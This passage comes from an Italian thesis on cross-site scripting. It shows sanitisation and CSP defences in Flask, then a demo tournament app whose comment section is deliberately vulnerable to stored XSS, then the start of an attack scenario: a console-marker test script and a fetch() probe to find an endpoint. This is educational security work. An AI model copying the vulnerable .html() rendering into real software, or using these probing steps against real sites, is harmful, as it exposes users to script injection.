La stringa verrà considerata come HTML, permettendo l'utilizzo di script. É meglio utilizzare delle soluzioni più sicure, come ad esempio *textContent* che tratta come testo le variabili, oppure effettuare un *sanitize* con la libreria **DOMPutify**, perfetta se è necessario consentire codice HTML rimuovendo tag pericolosi. Ecco un esempio del suo utilizzo:

```
const clean = DOMPurify.sanitize(userInput);
el.innerHTML = clean;
```

Una soluzione lato server, fornita da Python, è la libreria storica **Bleach**, da usare nella sua versione più aggiornata:

```
import bleach

allowed_tags = ['b', 'i', 'u', 'a', 'p', 'ul', 'li']
allowed_attrs = {'a': ['href', 'rel', 'target']}
clean = bleach.clean(user_input, tags=allowed_tags,
attributes=allowed_attrs)
```

É possibile effettuare l'escaping anche di URL, in questo modo:

```
window.location = "/search?q=" + encodeURIComponent(userInput);
```

Così facendo i caratteri speciali vengono trasformati in sequenze più sicure e si evita la presenza di script direttamente nell'URL.

2.3.3 CSP (Content Security Policy)

La Content Security Policy è una soluzione lato server che indica al browser da quali fonti può attingere alle risorse (script, style, img, ecc...); riduce la possibilità di eseguire script inline o caricare script esterni in quanto limita quelli che possono essere utilizzati. Questa contromisura rappresenta un layer di mitigazione che rende difficile sfruttare le vulnerabilità anche se sono presenti.

Le direttive più utilizzate sono:

- **default-src**: fa fallback per tutte le risorse se non esiste una direttiva specifica;
- **script-src**: indica le sorgenti degli script che possono essere eseguiti;
- **style.src, img-src, font-src, ecc..**: stesso meccanismo degli script esteso alle altre risorse;
- **report-to**: meccanismo per ricevere un report se il browser blocca una risorsa, utilizzato principalmente in fase di testing, prima di imporre la policy.

Il problema principale si presenta nella gestione degli script inline, avendo a disposizione le seguenti alternative:

- **unsafe-inline**: annulla grande parte della protezione e risulta il meno consigliato.

- **nonce**: si genera un valore unico per pagina e si applica a questo attributo per gli script autorizzati, permettendo di eseguire questi ultimi. É il più utilizzato nelle app dinamiche.
- **hash**: si calcola l'hash del contenuto inserendolo nella policy, perfetto per gli script inline statici.

Se prendessimo in considerazione l'utilizzo di nonce, questo è un esempio lato server da poter inserire in *__init__.py* nel progetto:

```
import secrets
from flask import Flask, g, render_template, Blueprint

app = Flask(__name__)

...codice...


@app.before_request
def gen_nonce():
    g.csp_nonce = secrets.token_urlsafe(16)

@app.context_processor
def inject_csp_nonce():
    return {'csp_nonce': getattr(g, 'csp_nonce', '')}

@app.after_request
def add_csp_header(response):
    nonce = getattr(g, 'csp_nonce', '')
    csp = (
        "default-src 'self'; "
        f"script-src 'self' 'nonce-{nonce}'; "
        "style-src 'self'; object-src 'none'; base-uri 'self';"
    )
    response.headers['Content-Security-Policy'] = csp
    return response
```

In questo modo, viene generato un nonce casuale per ogni risposta e impostato l'header. Nel caso in cui volessimo aggiungere degli script esterni, basterebbe aggiungere il dominio nella direttiva *script-src*.

Per poterlo utilizzare negli script inline, basta modificare i tag in questo modo:

```
<script nonce="{{ g.csp_nonce }}">
  ...
</script>
```

3

Sperimentazione

In questo capitolo verrà descritta l'attività di sperimentazione effettuata su una web application sviluppata con il framework Flask, mostrando gli effetti di un attacco Cross-Site Scripting e le strategie adottate per mitigarlo.

3.1 Ambiente di lavoro

Per sperimentare i meccanismi di prevenzione presentati in precedenza, è stata sviluppata una web application; in particolare, utilizzando come linguaggio di programmazione Python e il framework Flask.

Per programmare è stato utilizzato l'editor di testo multipiattaforma *Visual Studio Code*, sviluppato da Microsoft, che supporta nativamente linguaggi essenziali per lo sviluppo web (HTML, CSS e JavaScript). Attraverso le estensioni è possibile personalizzare l'aspetto e aggiungere funzionalità (integrazione Git, supporto per il codice, tra cui il linguaggio Python, il debugging, ecc...). L'IDE è dotato di debug e terminale integrato, utilizzati per lo sviluppo dell'applicazione.

Tenendo conto della portata del progetto, è stato utilizzato MySQL come database e il collegamento con la web application è stato effettuato tramite la classe *config.py*, di seguito riportata con dati fittizi:

```
MYSQL_HOST = 'localhost'
MYSQL_PORT = 1111111
MYSQL_USER = 'example_user'
MYSQL_PASSWORD = 'example_passqord'
MYSQL_DB = 'nome_database'
```

L'applicazione web creata prende il nome di Sports no Sekai e offre la possibilità di gestire tornei sportivi, in particolare riguardanti calcio, basket e pallavolo. Prende ispirazione dal mondo anime, con vari riferimenti a quest'ultimi, come è possibile

vedere dalla home page (Figura 3.1) o dal carosello di selezione degli sport (Figura 3.2).



Figura 3.1. Schermata principale di Sports no Sekai.



Figura 3.2. Selezione sport.

Sono previsti i tre ruoli *utente*, *presidente (utente registrato)* e *admin*:

- **Utente**: permette di visualizzare per ogni sport i tornei disponibili con i relativi scontri, la classifica del torneo e le squadre partecipanti, giocatori compresi. Gli è permesso aggiungere commenti agli scontri disputati.
- **Presidente**: è un utente registrato, quindi che ha creato un suo account e iscritto la propria squadra tramite un form dedicato. Oltre alle funzionalità disponibili

per un utente qualsiasi, ha la possibilità di visionare statistiche relative alla squadra, come il rapporto goal/partita.

- **Admin**: si occupa di gestire l'intera applicazione, con a possibilità di aggiungere, modificare o eliminare i tornei, gli scontri e le squadre. Può applicare dei bonus o dei malus alle singole squadre, con successive ripercussioni sulla posizione in classifica.
  L'amministratore inoltre, ha il compito di eseguire la moderazione della sezione commenti presente per ogni scontro, eliminandoli all'occorrenza.

3.1.1 Sezione commenti

L'area interessata per la dimostrazione dell'attacco XSS e la successiva prevenzione, è la sezione commenti presente in ogni scontro.



Figura 3.3. Sezione commenti.

Come è possibile vedere dalla Figura 3.3, un utente può visualizzare i commenti dello scontro interessato o aggiungerne uno.

Analizzandoli separatamente:

- **Visualizza commenti**: Una volta selezionato il button (Listato 3.1) viene recuperato l'id dello scontro e il *title*, richiamando poi il *#ModalCommenti* che conterrà i commenti relativi allo scontro.

```
1     <button type="button"
2         class="btn btn-primary btn-open-comments"
3                 data-toggle="modal"
4                 data-target="#ModalCommenti"
5                 data-scontro-id="{{ s.id }}"
6                 data-title="{{ s.nome_team1 }} vs {{ s.
  ↪ nome_team2 }}">
7                 Visualizza commenti
8                   </button>
```

Listato 3.1. Button per l'apertura dei commenti.

Per riempire il modal (Listato 3.2) è stato utilizzato codice JavaScript e AJAX, per migliorare l'esperienza utente. Inizialmente è possibile visionare solo una parte dei commenti e all'occorrenza caricarne altri, considerando il caso in cui crescesse di molto il loro numero.

```
        <div class="modal fade" id="ModalCommenti" data-
    ↪ keyboard="false" tabindex="-1" aria-labelledby="
    ↪ ModalCommentiLabel" aria-hidden="true">
          <div class="modal-dialog modal-dialog-scrollable">
            <div class="modal-content bg-dark text-white">
              <div class="modal-header">
                <h5 class="modal-title" id="
    ↪ ModalCommentiLabel">Commenti</h5>
                <button type="button" class="close" data-
    ↪ dismiss="modal" aria-label="Close">
                  <span aria-hidden="true">&times;</span>
                </button>
              </div>
              <div class="modal-body">

              </div>
              <div class="modal-footer">
                <button type="button" class="btn btn-
    ↪ secondary" data-dismiss="modal">Close</button>
              </div>
            </div>
          </div>
        </div>

```

Listato 3.2. Modal di visualizzazione dei commenti.

Il modal viene aperto con il codice riportato al Listato 3.3, dove viene utilizzato l'id dello scontro e impostato lo stato iniziale della paginazione (attraverso *page*, *per_page*, ecc...).

```
$('#ModalCommenti').on('show.bs.modal', function (event) {
        var button = $(event.relatedTarget);
        var scontroId = button.data('scontro-id');
        var title = button.data('title') || 'Commenti';
        var modal = $(this);
        var body = modal.find('.modal-body').empty();

        modal.find('.modal-title').text(title);

        if (!scontroId) {
```

```
11          body.append('<div class="alert alert-info text-
    ↪ center">Nessun ID scontro fornito. Impossibile
    ↪ caricare i commenti.</div>');
12          return;
13        }
14
15        COMMENTS_STATE[scontroId] = { page: 1, per_page:
    ↪ PER_PAGE, loading: false, end: false };
16
17        var list = $('<div>').addClass('comment-list').attr('
    ↪ data-scontro-id', scontroId);
18
19        ...
20
21
```

Listato 3.3. Codice JavaScript per aprire il modal.

Mentre per procedere al caricamento, è necessario inviare una richiesta AJAX alla API, come riportato alla riga 6 del Listato 3.4. L'URL è costruito concatenando lo *scontroId* e i parametri di paginazione. Successivamente, alla riga 10 viene effettuata una richiesta HTTP di tipo GET che attende una risposta in formato JSON.

```
1     ...
2     function loadPage() {
3   var st = COMMENTS_STATE[scontroId];
4   if (!st || st.loading || st.end) return;
5
6   var url = '/api/commenti/' + encodeURIComponent(scontroId)
7             + '?page=' + encodeURIComponent(st.page)
8             + '&per_page=' + encodeURIComponent(st.per_page);
9
10  $.getJSON(url)
11    .done(function(res){
12      var items = res.items || [];
13      items.forEach(function(c){
14        list.append(renderComment(c, scontroId));
15      });
16      ...
17    })
18    .fail(function(){
19      body.append('<div class="alert alert-danger">Errore di
    ↪ rete.</div>');
20    })
21    .always(function(){
22      st.loading = false;
23    });
24
25    loadPage();
26
```

```
27      var loadMoreBtn = $('<button class="btn btn-sm btn-
    ↪ outline-primary">Carica altri</button>');
28      loadMoreBtn.on('click', function(){
29      loadPage();
30  });
31  }
```

Listato 3.4. Chiamata AJAX per il caricamento dei commenti.

L'URL punta a un controller che si occuperà di formare la risposta ed infatti, avrà la route riportata nel Listato 3.5 che recupera i parametri di paginazione, limitando il numero di commenti che verranno visualizzati (righe 6 e 7). Quest'ultimi sono ottenuti tramite il metodo DAO (riportato al Listato 3.6) richiamato alla riga 9.

```
1   @commenti_api_bp.route('/api/commenti/<int:scontro_id>',
    ↪ methods=['GET'])
2   def list_commenti(scontro_id):
3       current_app.logger.debug(f"[debug] /api/commenti called
    ↪ scontro_id={scontro_id} args={dict(request.args)}")
4       try:
5
6           page = max(1, int(request.args.get('page', 1)))
7           per_page = min(50, max(1, int(request.args.get('
    ↪ per_page', 10))))
8
9           items, total = CommentoDAO.get_by_scontro_paginated(
    ↪ scontro_id, page=page, per_page=per_page)
10
11          ...
```

Listato 3.5. Route del controller.

```
1       @staticmethod
2       def get_by_scontro_paginated(scontro_id, page=1, per_page
    ↪ =10):
3               try:
4                   page = max(1, int(page))
5                   per_page = max(1, int(per_page))
6               except (ValueError, TypeError):
7                   page = 1
8                   per_page = 10
9
10              offset = (page - 1) * per_page
11
12              count_sql = 'SELECT COUNT(*) FROM commento WHERE
    ↪ scontro_id = %s'
13              select_sql = (
14                      'SELECT * FROM commento WHERE scontro_id
    ↪ = %s ORDER BY id DESC LIMIT %s OFFSET %s'
15                  )
```

```
16
17              cur = mysql.connection.cursor()
18              try:
19                  cur.execute(count_sql, (scontro_id,))
20                  row = cur.fetchone()
21                  total = int(row[0]) if row else 0
22
23                  cur.execute(select_sql, (scontro_id, per_page
    ↪ , offset))
24                  rows = cur.fetchall()
25
26                  items = [Commento(*r) for r in rows] if rows
    ↪ else []
27                  return items, total
28              except Exception as e:
29                  current_app.logger.exception(f"Errore
    ↪ get_by_scontro_paginated scontro_id={scontro_id}")
30                  return [], 0
31              finally:
32                  try:
33                      cur.close()
34                  except:
35                      pass
```

Listato 3.6. Metodo DAO per recuperare i commenti dal Database.

I commenti recuperati dovranno essere poi serializzati e trasformati in un dizionario per il JSON (righe 1-10, Listato 3.7), per poi formare la risposta che conterrà non solo dati ma anche le informazioni di contesto (righe 12-17, Listato 3.7).

```
1       ...
2        serialized = []
3           for c in items:
4               created_at_raw = getattr(c, 'created_at', None)
5               if created_at_raw:
6                   try:
7                       created_at_str = created_at_raw.strftime(
    ↪ '%H:%M - %d/%m/%Y')
8                   except Exception:
9                       created_at_str = str(created_at_raw)
10              else:
11                  created_at_str = ''
12
13              serialized.append({
14                  'id': getattr(c, 'id', None),
15                  'nome': getattr(c, 'nome', '') or '',
16                  'created_at': created_at_str,
17                  'contenuto': getattr(c, 'contenuto', '') or '
    ↪ '
18              })
19              ...
```

Listato 3.7. Serializzazione dei commenti.

Dopo aver caricato i commenti presenti, lo script conclude con la renderizzazione (Listato 3.8) di ognuno di essi e la gestione del button "*Carica altri*", che richiama la funzione *loadPage()* quando viene cliccato (righe 27-31 , Listato 3.4).

```
1   ...
2   function renderComment(c, scontroId) {
3         var div = $('<div class="comment mb-3 p-2 border-
    ↪ bottom d-flex align-items-start">');
4         var header = $('<div class="comment-header font-
    ↪ weight-bold">')
5                       .html((c.nome || 'Anonimo') + ' - ' +
    ↪ (c.created_at || ''));
6         var contentWrapper = $('<div>').html(c.contenuto ||
    ↪  '');
7         div.append(header).append(contentWrapper);
8         return div;
9   }
10  ...
```

Listato 3.8. Renderizzazione dei commenti.

Il modal alla fine si presenta come riportato nella Figura 3.4.



Figura 3.4. Modal visualizza commenti.

- **Aggiungi commento**: a un utente è permesso di aggiungere un commento inserendo nel form il nome dell'autore e il contenuto, dopo aver aperto il modal (Figura 3.5).

Figura 3.5. Modal aggiungi commento.

In questo modal il codice JavaScript utilizzato servirà solo a livello visivo per il contatore. Il modal è realizzato con il codice Jinja2 del Listato 3.9 e, come è possibile vedere alla riga 10, la action punta al controller *'aggiungiCommento.home'* ed invia l'id dello scontro.

```
1     <div class="modal fade" id="ModalAggiungiCommento-{{s.id
    ↪ }}" data-backdrop="static" data-keyboard="false"
    ↪ tabindex="-1" aria-labelledby="
    ↪ ModalAggiungiCommentoLabel-{{s.id}}" aria-hidden="true
    ↪ ">
2           <div class="modal-dialog ">
3             <div class="modal-content bg-dark text-white">
4               <div class="modal-header">
5                 <h5 class="modal-title" id="
    ↪ ModalAggiungiCommentoLabel-{{s.id}}">Aggiungi Commento
    ↪ </h5>
6                 <button type="button" class="close" data-
    ↪ dismiss="modal" aria-label="Close">
7                   <span aria-hidden="true">&times;</span>
8                 </button>
9               </div>
```

```
10              <form   class="ajax-add-comment-form" method="
    ↪ post" action="{{ url_for('aggiungiCommento.home',
    ↪ scontro_id=s.id)}}">
11                <div class="modal-body">
12                <div class ="form-group">
13                  <label for="nome-{{s.id}}">Nome:</label>
14                  <input type="text" class="form-control" id=
    ↪ "nome-{{s.id}}" name="nome" placeholder="Inserisci il
    ↪ tuo nome" required>
15                </div>
16                <div class="form-group">
17                  <label for="commento-{{s.id}}">Inserisci il
    ↪  tuo commento:</label>
18                  <textarea class="form-control commento
    ↪ textarea" id="commento-{{s.id}}" name="commento" rows=
    ↪ "3" required maxlength="500"></textarea>
19                  <small id="charCount-{{s.id}}" class="form-
    ↪ text text-muted text-right">
20                    0 / 500
21                  </small>
22                </div>
23                </div>
24
25              <div class="modal-footer">
26                <button type="submit" class="btn btn-primary"
    ↪ >Invia</button>
27                <button type="button" class="btn btn-
    ↪ secondary" data-dismiss="modal">Close</button>
28
29              </div>
30              </form>
31            </div>
32          </div>
33        </div>
34
```

Listato 3.9. Codice Jinja2 per il modal "Aggiungi commneto".

Analizzando il Listato 3.10, la prima cosa che viene effettuata è la verificata dei parametri presenti in sessione, per distinguere se sia stato aggiunto un commento da un utente registrato o meno, così da utilizzare il suo username come autore, che altrimenti verrebbe recuperato dal form insieme al contenuto del commento. Successivamente, alla riga 10, viene fatto il controllo lato server sulla lunghezza del commento, nonostante sia presente anche nel template (righe 19-21 del Listato 3.9).

```
1         ruolo = session.get('ruolo')
2         if ruolo == 1:
3             autore = session.get('username')
4         else:
5             autore = request.form.get('nome').strip()
```

```
6
7           contenuto = request.form.get('commento')
8           scontro_id = request.args.get('scontro_id', type=int)
9           torneo_id = session.get('torneo_id')
10          if len(contenuto) > 500:
11              errori.append("Commento troppo lungo")
12
13
```

Listato 3.10. Recupero parametri

Dopo aver recuperato tutti i parametri necessari, può essere creato l'oggetto *Commento* (righe 1-4, Listato 3.11) da aggiungere attraverso il metodo DAO *salva* (riga 6, Listato 3.11), in cui verrà aggiunta la data di creazione, generata automaticamente dal database (righe 3 e 9, Listato 3.12).

```
1           commento = Commento()
2           commento.nome = autore
3           commento.contenuto = contenuto
4           commento.scontro_id = scontro_id
5
6           successo = CommentoDAO.salva(commento)
7
```

Listato 3.11. Salvataggio commento.

```
1            def salva(commento):
2           insert_sql = 'INSERT INTO commento ( nome, contenuto,
    ↪  scontro_id) VALUES ( %s, %s, %s)'
3           select_sql = 'SELECT created_at from commento where
    ↪ id=%s'
4           cur = mysql.connection.cursor()
5           try:
6               cur.execute(insert_sql, (commento.nome, commento.
    ↪ contenuto, commento.scontro_id))
7               mysql.connection.commit()
8               commento.id = cur.lastrowid
9               cur.execute(select_sql, (commento.id,))
10              row = cur.fetchone()
11              if row:
12                  return row[0]
13              cur.close()
14              return True
15          except Exception as e:
16              print(f"Errore durante la query salva commento: {
    ↪ e}")
17              mysql.connection.rollback()
18              cur.close()
19              return False
```

Listato 3.12. Metodo DAO salva.

3.2 Scenario d'attacco

Dopo aver introdotto l'applicazione web sulla quale è stato eseguito l'attacco, è importante simulare come un attaccante possa agire per creare il payload da inserire e gli effetti che questo comporta.

3.2.1 Scoperta della vulnerabilità

Lo scenario ipotizzato è quello di un attaccante, Charlie, che ha l'obiettivo di modificare il risultato di un determinato scontro (Figura 3.6), in modo che non sia solo una modifica temporanea lato client, ma che vada ad intaccare i dati salvati nel database.



Figura 3.6. Scontro vittima.

Così inizia la ricerca nel sito web di una vulnerabilità, una sezione da poter attaccare e quella che si mostra più adatta è la sezione commenti degli scontri (Figura 3.3). A questo punto giocano un ruolo fondamentale i *DevTools* del browser, che permettono di analizzare il traffico delle richieste, utilizzare la Console, visionare i cookie e tante altre funzioni.

Aprendo quindi i DevTools è possibile visionare ciò che avviene all'invio del commento (Figura 3.7). La prima richiesta di tipo POST che viene inviata è:

```
http://127.0.0.1:5000/aggiungiCommento?scontro_id=24
```

e sono disponibili tutti gli Headers che la accompagnano e il payload (Figura 3.8). Trovando una richiesta di tipo POST penserà che il contenuto dei commenti sia



Figura 3.7. DevTools aggiunta commento.

salvato nel database, aprendo alla possibilità di utilizzare un attacco Stored-XSS (Sezione 2.1.1), senza però sapere ancora se viene effettuato l'escaping sui tag HTML.



Figura 3.8. Payload aggiungi commento.

Un altro strumento molto utile è la possibilità di visualizzare il codice sorgente della pagina, permettendo all'attaccante di comprendere la struttura e la logica che governano l'applicazione web.

Una volta analizzato il codice sorgente, ciò che risulta vulnerabile è riportato alla riga 6 del Listato 3.8. Utilizzare *.html* permette l'inserimento di tag che poi verranno interpretati dal browser quando verranno visualizzati i commenti. Potrebbe esserci, però, una validazione server-side, che non accetta determinati simboli o tag, quindi è necessario che Charlie faccia una verifica, per avere la conferma della vulnerabilità; questa può essere effettuata attraverso un commento contenente uno script che non lascia traccia sul sito web (Listato 3.13), ma che ha come effetto solo una risposta in Console.

```
1     Risultato giusto.
2     <script>
3       window.__MARKER_JS_OK = (window.__MARKER_JS_OK||0) + 1;
4       console.info('MARKER_JS_OK', window.__MARKER_JS_OK);
5     </script>
```

Listato 3.13. Dimostrazione che il codice JavaScript è permesso.

Una volta che è stato salvato, l'attaccante visualizza tutti i commenti e appare il suo come riportato nella Figura 3.9.



Figura 3.9. Commento di test.

In Console, invece, appare la risposta (Figura 3.10) che si aspettava, che segnala l'esecuzione dello script e conferma la possibilità di usare un attacco Cross-Site Scripting per modificare i risultati.

3.2.2 Costruzione del payload

Dopo aver scelto il tipo di attacco e aver avuto le informazioni relative agli Headers, è necessario per Charlie scovare l'endpoint al quale inviare la richiesta via JavaScript. Per trovare l'endpoint può usufruire sempre della Console, provando ad inviare delle richieste a degli endpoint possibili col codice mostrato nel Listato 3.14.

```
1     fetch('https://example.com/endpoint',{method:'POST'}).then(
    ↪ r=>console.log(r.status)).catch(console.error);
```

Listato 3.14. Verifica endpoint.

